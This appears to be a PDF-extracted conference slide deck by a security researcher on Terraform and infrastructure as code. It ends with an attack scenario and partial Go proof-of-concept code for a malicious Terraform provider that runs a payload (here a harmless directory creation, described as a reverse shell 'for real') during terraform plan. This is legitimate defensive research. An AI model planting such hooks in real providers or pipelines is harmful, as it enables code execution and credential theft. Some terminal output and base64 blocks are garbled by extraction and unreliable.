





### \$ whoami eward

Staff Security researcher @ Snyk


Ex developer, pentester + security engineer

Skateboarder, Snowboarder



Likes to drink craft beer


and play RuneScape



### Snyk Security Labs

Research team focusing on security issues affecting open source and the developer community.





# Would you be comfortable giving all your developers access to your admin level AWS credentials?

# \$ cat legacy\_infra.txt

**Traditional Infrastructure Deployments** 

- Physical hardware
- Cloud Infrastructure
- Graphical User Interfaces
- Scripts
- Manual installers
- RDP/SSH, etc



# Story time

# Let's build a new project



# And lets build it in JavaScript

### . . .

#### ~/work/bsidesbern

> npm init This utility will walk you through creating a package.json file. It only covers the most common items, and tries to guess sensible defaults.

See `npm help init` for definitive documentation on these fields and exactly what they do.

Use `npm install <pkg>` afterwards to install a package and save it as a dependency in the package.json file.

```
Press ^C at any time to quit.
package name: (bsidesbern)
version: (1.0.0)
description: BSides Bern :)
entry point: (index.js)
test command:
git repository:
keywords: bsidesbern
author: eward
license: (ISC)
About to write to /Users/eward/work/bsidesbern/package.json:
```

### ş

```
"name": "bsidesbern",
"version": "1.0.0",
"description": "BSides Bern :)",
"main": "index.js",
"scripts": {
```

### 00

### ~/work/bsidesber

- ) npm i canvas
- npm ERR! code 1
- npm ERR! path /Users/eward/work/bsidesbern/node\_modules/canvas
- npm ERR! command failed
- npm ERR! command sh -c node-pre-gyp install --fallback-to-build --update-binary
- npm ERR! Failed to execute '/Users/eward/.nvm/versions/node/v20.11.1/bin/node /Users/eward/.nvm/versions/node/v20.11.1/lib/node\_modules/npm/ /work/bsidesbern/node\_modules/canvas/build/Release/canvas.node --module\_name=canvas --module\_path=/Users/eward/work/bsidesbern/node\_modules/ v115' (1)
- npm ERR! node-pre-gyp info it worked if it ends with ok
- npm ERR! node-pre-gyp info using node-pre-gyp@1.0.11
- npm ERR! node-pre-gyp info using node@20.11.1 | darwin | arm64
- npm ERR! node-pre-gyp http GET https://github.com/Automattic/node-canvas/releases/download/v2.11.2/canvas-v2.11.2-node-v115-darwin-unknown-a
- npm ERR! node-pre-gyp ERR! install response status 404 Not Found on https://github.com/Automattic/node-canvas/releases/download/v2.11.2/canv
- npm ERR! node-pre-gyp WARN Pre-built binaries not installable for canvas@2.11.2 and node@20.11.1 (node-v115 ABI, unknown) (falling back to s
- npm ERR! node-pre-gyp WARN Hit error response status 404 Not Found on https://github.com/Automattic/node-canvas/releases/download/v2.11.2/ca
- npm ERR! gyp info it worked if it ends with ok
- npm ERR! gyp info using node-gyp@10.0.1
- npm ERR! gyp info using node@20.11.1 | darwin | arm64
- npm ERR! gyp info ok
- npm ERR! gyp info it worked if it ends with ok
- npm ERR! gyp info using node-gyp@10.0.1
- npm ERR! gyp info using node@20.11.1 | darwin | arm64
- npm ERR! gyp info find Python using Python version 3.10.6 found at "/Users/eward/.pyenv/versions/3.10.6/bin/python3"
- npm ERR! gyp http GET https://nodejs.org/download/release/v20.11.1/node-v20.11.1-headers.tar.gz
- npm ERR! gyp http 200 https://nodejs.org/download/release/v20.11.1/node-v20.11.1-headers.tar.gz
- npm ERR! gyp http GET https://nodejs.org/download/release/v20.11.1/SHASUMS256.txt
- npm ERR! gyp http 200 https://nodejs.org/download/release/v20.11.1/SHASUMS256.txt
- npm ERR! gyp info spawn /Users/eward/.pyenv/versions/3.10.6/bin/python3
- npm ERR! gyp info spawn args [
- npm FRR! avp info spawn aras '/Users/eward/.nvm/versions/node/v20.11.1/lib/node modules/npm/node modules/node-avp/avp/avp main.pv'.

#### . . .

> brew install pkg-config cairo pango libpng jpeg giflib Warning: pkg-config 0.29.2\_3 is already installed and up-to-date.

To reinstall 0.29.2\_3, run:

brew reinstall pkg-config

Warning: cairo 1.18.2 is already installed and up-to-date.

To reinstall 1.18.2, run:

brew reinstall cairo

Warning: pango 1.54.0 is already installed and up-to-date.

To reinstall 1.54.0, run:

brew reinstall pango

Warning: libpng 1.6.44 is already installed and up-to-date.

To reinstall 1.6.44, run:

brew reinstall libpng

Warning: giflib 5.2.2 is already installed and up-to-date.

To reinstall 5.2.2, run:

brew reinstall giflib

Downloading https://ghcr.io/v2/homebrew/core/jpeg/manifests/9f

Already downloaded: /Users/eward/Library/Caches/Homebrew/downloads/89d881b2a8ef2cada874252595f3f23968d07fc6a69c7d9af6f04cd1617c3656--jpeg-9f.bottle\_manifest.json ==> Fetching jpeg

Downloading https://ghcr.io/v2/homebrew/core/jpeg/blobs/sha256:15c7bc3002bdb1f9281a9621d4d9c7722142aab09cc983e950b24d78c7a8744b

Already downloaded: /Users/eward/Library/Caches/Homebrew/downloads/0ca10e1cbbda17029c9f3b2556c9140b7dc818babac66272b3a5a5cfd7acf268--jpeg--9f.arm64\_sonoma.bottle.tar.gz

Pouring jpeg--9f.arm64\_sonoma.bottle.tar.gz

==> Caveats

jpeg is keg-only, which means it was not symlinked into /opt/homebrew, because it conflicts with `jpeg-turbo`.

If you need to have jpeg first in your PATH, run: echo 'export PATH="/opt/homebrew/opt/jpeg/bin:\$PATH"' >> ~/.zshrc

For compilers to find jpeg you may need to set:

export LDFLAGS="-L/opt/homebrew/opt/jpeg/lib"
export CPPFLAGS="-I/opt/homebrew/opt/jpeg/include"

For pkg-config to find jpeg you may need to set:

export PKG\_CONFIG\_PATH="/opt/homebrew/opt/jpeg/lib/pkgconfig"

==> Summary

/opt/homebrew/Cellar/jpeg/9f: 22 files, 903.5KB

Running `brew cleanup jpeg`...

Disable this behaviour by setting HOMEBREW\_NO\_INSTALL\_CLEANUP. Hide these hints with HOMEBREW\_NO\_ENV\_HINTS (see `man brew`).

### •••

### ~/work/bsidesbern

- > npm i canvas
- added 6 packages, and audited 76 packages in 15s
- 9 packages are looking for funding run `npm fund` for details
- found 0 vulnerabilities
- ~/work/bsidesbern 16s
  >

### . . .

### ~/work/bsidesbern

Error: dlopen(/Users/eward/work/bsidesbern/node\_modules/canvas/build/Release/canvas.node, 0x0001): Library not loaded: /opt/homebrew Referenced from: <062DDABF-24BA-3144-A4B3-3B74E858216B> /opt/homebrew/Cellar/cairo/1.18.2/lib/libcairo.2.dylib


Reason: tried: '/opt/homebrew/opt/fontconfig/lib/libfontconfig.1.dylib' (no such file), '/System/Volumes/Preboot/Cryptexes/OS/opt, g.1.dylib' (no such file)Library not loaded: /opt/homebrew/opt/fontconfig/lib/libfontconfig.1.dylib


Referenced from: <57880DFC-A149-39EF-9B56-E205F0C9DE74> <u>/opt/hom</u> Reason: tried: '/opt/homebrew/opt/fontconfig/lib/libfontconfig.1 g.1.dylib' (no such file)

```
at Module._extensions..node (node:internal/modules/cjs/loader:
at Module.load (node:internal/modules/cjs/loader:1207:32)
at Module._load (node:internal/modules/cjs/loader:1023:12)
at Module.require (node:internal/modules/cjs/loader:1235:19)
at require (node:internal/modules/helpers:176:18)
at Object.<anonymous> (/Users/eward/work/bsidesbern/node_module
at Module._compile (node:internal/modules/cjs/loader:1376:14)
at Module._extensions..js (node:internal/modules/cjs/loader:1207:32)
at Module.load (node:internal/modules/cjs/loader:1207:32)
at Module._load (node:internal/modules/cjs/loader:1023:12) {
code: 'ERR_DLOPEN_FAILED'
```

Node.js v20.11.1

~/work/bsidesber





~/work/bsidesbern

> brew install fontconfig

Downloading https://formulae.brew.sh/api/formula.jws.json

Downloading https://formulae.brew.sh/api/cask.jws.json

==> Downloading <a href="https://ghcr.io/v2/homebrew/core/fontconfig/manifests/2.15.0">https://ghcr.io/v2/homebrew/core/fontconfig/manifests/2.15.0</a>

==> Fetching fontconfig

Pouring fontconfig--2.15.0.arm64\_sonoma.bottle.tar.gz

Regenerating font cache, this may take a while

/opt/homebrew/Cellar/fontconfig/2.15.0/bin/fc-cache -frv

/opt/homebrew/Cellar/fontconfig/2.15.0: 91 files, 2.4MB

Running `brew cleanup fontconfig`...

Disable this behaviour by setting HOMEBREW\_NO\_INSTALL\_CLEANUP. Hide these hints with HOMEBREW\_NO\_ENV\_HINTS (see `man brew`).

~/work/bsidesbern 12s
>

### Thanks Stack Overflow!

### • • •

> node index.js <img src="data:image/png;base64,iVBORw0KGao4</pre> Pa1Y4xGK40xkKaaVapoJymNVkKj2abZ1Iy1maaEUk d7WvdPIBAgDAbjf+p4Vg11ds30ebV/k1JgjM7+7 kEGR/U0qRtBPSJCUNQ7Ruk6Yq+4yUEhlIwih0 1EYbTaq1m6Dc2oAgimJnkcqnr2jZqUB4i2R/ 1nm3BBpwGC88TQ6M1r5WuRGTDmDqI1BIqiQ1 mlhHI5Jk2tt2klimYrxRjr7YIqIAxDpJQIIU G5wU3cPCpe/F0QfmklNnCh2FItadG002oKkW 8dFbbpREJm+lctUqoU5djBVQND6bMw75zwbpoP hvH29SbilQZkiRFpaBVDlvTVF0pVDosfGYQ/sP3 tu1osUlKboGTanLFJKWa0WSZJ0KpW0UmYKbiGU9zd hbHyMdsuSGkmSUG807GfS1KSdkCStbH7\_7TZJkpKr 09PTw4YNGxAC4jjKFKa/f5BGo24XP VwpEwQBkyZNolyuEEUxpVKJ0I6Iwp 88 MnTWZgcID+SYNMnTGVyZMHmTF1K1EC C Rssse6/eQLI5j+vp6qFbLDA0NMTAwQKPRoF6vkyQtxsZG allalliaNVa7Lb7Ll0a7cTw1AvDC6+AVN//7D/5+c2lATE2CuChb7AE0m7b0DcRb1ESiAv2Cv+AllCR0LDEia

CAYAAACtWK6eAAAABm. apc0YgwCEENk/MAjl eTP2P2pk3XG0AK 0gJdsZGSmEVt FTYQ+szj0ik bTRiGpGkKODf 7e80vtc9tku w81W5phaTdb 9sZikR2cNaz5 nGeTBeVRgik

JU = JQ TWGLW

ASIN SE/ g0XYIg0uf0S0y1Ee0Gv

# Time to deploy to



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	Simple Notification Service					
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
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	<ul> <li>Key pair (login) Info</li> <li>You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.</li> <li>Key pair name - <i>required</i></li> </ul>			Virtual server type (instance type) t2.micro Firewall (security group) SecurityLabs Storage (volumes) 1 volume(s) - & GiB			
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	VPC: vp Availabi IP addre	-of7858cf6e7004955 c-0711bab2b44c865da Owner: 97505 lity Zone: us-east-1b Zone type: Availa esses available: 250 CIDR: 10.0.2.0/24) sign public IP Info	bility Zone	C Create new subnet 🖸	Cancel Launch instance Review commands		
	Enable				L		

### .

#### ~/work

> scp -i ~/.ssh/eward-bsides.pem -r ./bsidesbern ec2-user@23.21.6.23:~/bsidesbern index.js package-lock.json package.json example.jpg

### ~/work



\_/m/' Last login: Sun Sep 29 14:02:26 2024 from 83.77.184.55 [ec2-user@ip-10-0-2-163 ~]\$ cd bsidesbern/ && npm i npm ERR! code EBADPLATFORM npm ERR! notsup Unsupported platform for fsevents@2.3.3: wanted {"os":"darwin"} (current: {"os":"linux"}) npm ERR! notsup Valid os: darwin npm ERR! notsup Actual os: linux

npm ERR! A complete log of this run can be found in: /home/ec2-user/.npm/\_logs/2024-09-29T14\_03\_14\_628Z-debug-0.log [ec2-user@ip-10-0-2-163 bsidesbern]\$



### . . .

[ec2-user@ip-10-0-2-163 bsidesbern]\$ node index.js <img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAMgAAADICAYAAACtWK6eAAAABm]</pre> 02Xv2zCg/9Vtr1ohvXPg1Y4xGK40xkKaaVgpoJymNVkKj2abZ1Iy1mggEUkgkl<u>ERCspDB</u>thxx8P6oNAFj0N 02VkTqxiEIqrDj5+y57TfZmJSyn43iqFKYz4d7WvdPIBAqDAbjf+p4Vq11ds3 M7+7tcje5+/l 8+Fv3vAxe/9z9ItkJsH00GFyaXwgFKEmUJpozaZOMiVZXMTI4QgCAJkEGR/ 7Ruk6Yq+4yl /hQ446wxVg4EaAEYgcQghPQjQ0g/ppJqtcrGjfmadytjrsR6k2cSQhAaY9D EYbTaq1m6[ 9cBq0tuPDGAK3eFEYEIiIerOFEJJmWxEHEhngrH5B4YIgMyZKpR2WWTvBD4 [ZLLrhVZgui itNcb9w1kQozvdaVHYAYSxSlQUdv++bghRhFndC+mvIaUkjmPK1Qg1cplyKS bjAiE7BNYac tkVICyotNDWwtZqpUYUxu4eokNOiy9ZQEd+vYUQhFZQ7c3CMCTVBv+ZKi6Bh ImØtQR5PAB( cZzFfnEIQ602xkAchwRS0mynznJKAhmQpm2iUBJGkkazRRRFBKGk2W HQLp5644r90 bS+9sil6mW8sNdsaLVam4iMX7+r91W4vNeQk/zu4J84rS7dmCIKBSa aAwatUoRWU] mtvnGeTBeVRgikDJEiyNZeEKA0KCVotTVJopCyGx4JQKIRaAQKMIH WmaUK1UEWwkiiLCMLTvx/IIxl0zSRJUqnJhFIZmo4lSDecZQnp6 MR> bH7a7TZJkpKmKc1mi/33fx+nnnoyQqhNoNHm1tNIHzcJhDFUKj pNr C4jjKFKa/f5BGo24XPwyp1XpotxICEYCRjI2NWassJcZoENBs qlQrlapVwpEwQBkyZNolyuEEUxpVKJ0I6IwpA4iiiXy8Slif IyM0Go565Um9PcPMNjbT19/H5MnTWZgcID+SYNMnTGVyZMH jvXr1zIxPkG9UUcApXKZcrlCtVKmb6CPwYFB+np76RuoUa

### Doesn't scale

Manual process

Easy to make a mistake


Isn't repeatable

Difficult to document



## **\$** What is Infrastructure as Code?

- The managing and provisioning of infrastructure through code
- Automates provisioning and resource updates
- Can be declarative (describe what) or imperative (define how)



## **\$** Why do we care about IaC?

- Consistency Across Environments (dev, stage, prod)
- Automated Provisioning across single or multiple environments
- Improved Collaboration (dev teams can make infra)
- Faster Deployments
- Scalability and Flexibility
- Version Control
- CI/CD
- Enhanced Security and Compliance (SAST, IaC scanning, etc)

CloudFormation

AWS-native IaC tool for automating resource provisioning using JSON or YAML templates.



### Terraform

Open-source, multi-cloud IaC tool that uses HCL to manage infrastructure.



Chef

Configuration management tool automating infrastructure through code to manage complex environments.



Pulumi

IaC tool that allows infrastructure deployment using modern programming languages.



### Many more...

Diverse IaC platforms exist to automate cloud infrastructure using code, catering to different ecosystems and languages.

### CloudFormation

AWS-native IaC tool for automating resource provisioning using JSON or YAML templates.



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### Many more...

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## **\$** IaC with Terraform

- Declarative Language (Hashicorp Configuration Language)
- Cloud-Agnostic & Multi-Cloud Support
- Extensive Ecosystem of Providers and Modules
- Version Control Friendly
- Policy as Code

## **\$** Terraform: providers

- Terraform plugins downloaded during terraform init command
- Written in GoLang

hashicorp/aws

- Provides both Resources and Data Sources
- Knows how to manage (create, update,etc) the resources on the target infrastructure via APIs
- Can be referenced via namespace/provider, eg



### 1. Prepares an execution plan

a. Compares current state to the desired state in configuration.

### 2. Shows proposed changes

- a. Displays resources to be added, removed, or modified.
- 3. Detects drift between state and configuration
  - a. Identifies differences between actual infrastructure and Terraform's state.

### 4. No changes made

a. Running terraform plan is safe — it doesn't alter any infrastructure but provides a preview of what will happen when terraform apply is run.

We come back to this later....

# **\$** Terraform: apply

### 1. Applies the execution plan

a. Executes the changes outlined by the plan.

### 2. Creates, updates, or deletes resources

a. Modifies infrastructure to match the desired configuration.

### 3. Stores updated state

a. Saves the new state of the infrastructure in the state file.

### 4. Confirmation before proceeding

a. Requires approval before changes, but can be skipped with -auto-approve.


# **\$** Terraform usage

- 1. Define infra in the Hashicorp Configuration Language (HCL) format
- 2. Initialize terraform
- 3. Plan deployment
- 4. Apply (depoy) planned deployment

... sometime later ...

5. Destroy resources

```
main.tf
 region = "eu-central-1"
resource "aws s3 bucket" "bsidesbern" {
bucket = "bsides-bern-bucket"
 acl = "private"
```



#### ~/work/bsidesbern/terraform-demo

> terraform init

Initializing the backend...

#### Initializing provider plugins...

- Reusing previous version of hashicorp/aws from the dependency lock file
- Using previously-installed hashicorp/aws v5.69.0

### Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see any changes that are required for your infrastructure. All Terraform commands should now work.

If you ever set or change modules or backend configuration for Terraform, rerun this command to reinitialize your working directory. If you forget, other commands will detect it and remind you to do so if necessary.

~/work/bsidesbern/terraform-demo

### ~/work/bsidesbern/terraform-demo

> terraform plan

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:

+ create

Terraform will perform the following actions:

# aws_s3_bucket.bsidesbern will b	e created
+ resource "aws_s3_bucket" "bside	sbern" {
+ acceleration_status	= (known after apply)
+ acl	= "private"
+ arn	= (known after apply)
+ bucket	= "bsides-bern-s3"
+ bucket_domain_name	= (known after apply)
+ bucket_prefix	= (known after apply)
+ bucket_regional_domain_name	= (known after apply)
+ force_destroy	= false
<pre>+ hosted_zone_id</pre>	= (known after apply)
+ id	= (known after apply)
+ object_lock_enabled	= (known after apply)
+ policy	= (known after apply)
+ region	= (known after apply)
+ request_payer	= (known after apply)
+ tags_all	= (known after apply)
+ website_domain	= (known after apply)
<pre>+ website_endpoint</pre>	= (known after apply)
}	

#### ~/work/bsidesbern/terraform-demo

terraform apply

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:

+ create

Terraform will perform the following actions:

<pre>aws_s3_bucket.bsidesbern will b resource "aws s3 bucket" "bside</pre>	
<pre>aws_s3_bucket.bsidesbern will b resource "aws_s3_bucket" "bside + acceleration_status + acl + arn + bucket + bucket_domain_name + bucket_prefix + bucket_regional_domain_name + force_destroy + hosted_zone_id + id + object lock enabled</pre>	<pre>sbern" {     = (known after apply     = "private"     = (known after apply     = "bsides-bern-s3"     = (known after apply     = (known after apply </pre>
<pre>+ policy + region + request_payer + tags_all + website_domain + website_endpoint }</pre>	<pre>= (known after apply = (known after apply</pre>

**Plan:** 1 to add, 0 to change, 0 to destroy.

### Do you want to perform these actions?

Terraform will perform the actions described above. Only 'yes' will be accepted to approve.

Enter a value: yes

aws\_s3\_bucket.bsidesbern: Creating... aws\_s3\_bucket.bsidesbern: Creation complete after 1s [id=bsides-bern-s3]

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.

aws Services Q Search	[Option+S]	<b>D 4</b>
Amazon S3 ×	Amazon S3 > Buckets > bsides-bern-s3	
Buckets	bsides-bern-s3 Info	
Access Grants Access Points Object Lambda Access Points	Objects         Properties         Permissions         Metrics         Management         Access Points	
Multi-Region Access Points Batch Operations IAM Access Analyzer for S3	Objects (0) Info       C       Copy S3 URI       Copy URL       Download       Open C         Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory C       to get a list of all objects in your bucket. For others to access your objects, you'll need         Q       Find objects by prefix	
Block Public Access settings for this account	Name     ▲     Type     ▼     Last modified     ▼     Size	
<ul> <li>Storage Lens</li> <li>Dashboards</li> <li>Storage Lens groups</li> <li>AWS Organizations settings</li> </ul>	No objects You don't have any objects in this bucket. The Upload	

~/work/bsidesbern/terraform-demo

```
> terraform destroy
```

aws s3 bucket.bsidesbern: Refreshing state... [id=bsides-bern-s3]

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:

- destroy

Terraform will perform the following actions:


```
# aws_s3_bucket.bsidesbern will be destroyed
- resource "aws_s3_bucket" "bsidesbern" {
```

Do you really want to destroy all resources? Terraform will destroy all your managed infrastructure, as shown above. There is no undo. Only 'yes' will be accepted to confirm.

Enter a value: yes

```
aws_s3_bucket.bsidesbern: Destroying... [id=bsides-bern-s3]
aws s3 bucket.bsidesbern: Destruction complete after 1s
```

Destroy complete! Resources: 1 destroyed.



### **\$** Terraform challenges

- State management
- Collaboration & Workflow Management
- Security and Secrets Management
- Approval and Policy Enforcement
- ...

# What about using GitOps and CI/CD to handle terraform

#### management?





### Many commercial and

#### open-source products exist

#### that do this







### **\$** Attack scenario

- Threat actor: developer / contractor / other low priv non SRE employee
- What we want:
  - $\circ$  Apply infra without user interaction / cred theft
- What we control:
  - Terraform files
- What happens:
  - When we PR:
    - Terraform plan is invoked automatically
  - When SRE manually approves
    - Terraform apply is invoked

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  - Terraform files
- What happens:
  - When we PR:
    - Terraform plan is invoked automatically
  - When SRE manually approves
    - Terraform apply is invoked

Lets see what plan does / with our files

# Behind the scenes of

# terraform plan

#### When we run the terraform plan command, it carries out three

main actions:



1. Retrieve the current state of any existing remote resources

Terraform queries the infrastructure (e.g., AWS) to gather information on existing resources. This helps:

- Detect drift from manual or external changes.
- Identify manually created resources.
- Ensure accurate data before proposing changes.



#### 2. Compare the current configuration with the previous state and identify any changes

In this process, Terraform examines three components:

- The current infrastructure state (retrieved in step 1)
- The previously recorded state (stored in the Terraform state file)
- The desired state (specified in your configuration files)



#### 3. Suggest a series of actions to implement the changes

Based on the comparison in step 2, TF makes an action plan specifying:

- Resources to be created
- Resources to be updated.
- Resources to be deleted.
- Resources that remain unchanged.

When we run th Terraform providers mand, it carriate are what allow TF to main actions: speak to infrastructure providers



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Terraform gueries the infrastructure (e.g., AWS) to gather information on existing resources. This helps:

- Detect drift from manual or external changes.
- Identify manually created resources.
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These are written in

2. CompGoLang

configuration with the previous state They are referenced

inside the HCL files we

three con

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3. Š

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### **\$** PoC time: provider

- Create a new provider for fictitious cloud provider
- During construction of the provider, execute a payload
- Deploy provider to public Terraform provider registry
- Use malicious provider in a terraform file
- terraform init
- terraform plan



#### package provider

#### import

- "context"
- "fmt"
- "os"
- "os/exec"
- "time"
- "github.com/hashicorp/terraform-plugin-sdk/v2/diag"
- "github.com/hashicorp/terraform-plugin-sdk/v2/helper/schema"

#### // Provider constructor which gets invoked when our provider is invoked!

```
func Provider() *schema.Provider {
```

// PAYLOAD: Create directory at /tmp/terra-pwned - just a simple PoC - RevShell for real :)

```
err := os.Mkdir("/tmp/terra-pwned", 0755)
```

```
if err != nil && !os.lsExist(err) {
```

```
fmt.Println("Error creating directory:", err)
```

```
}
```

```
return &schema.Provider{
```

```
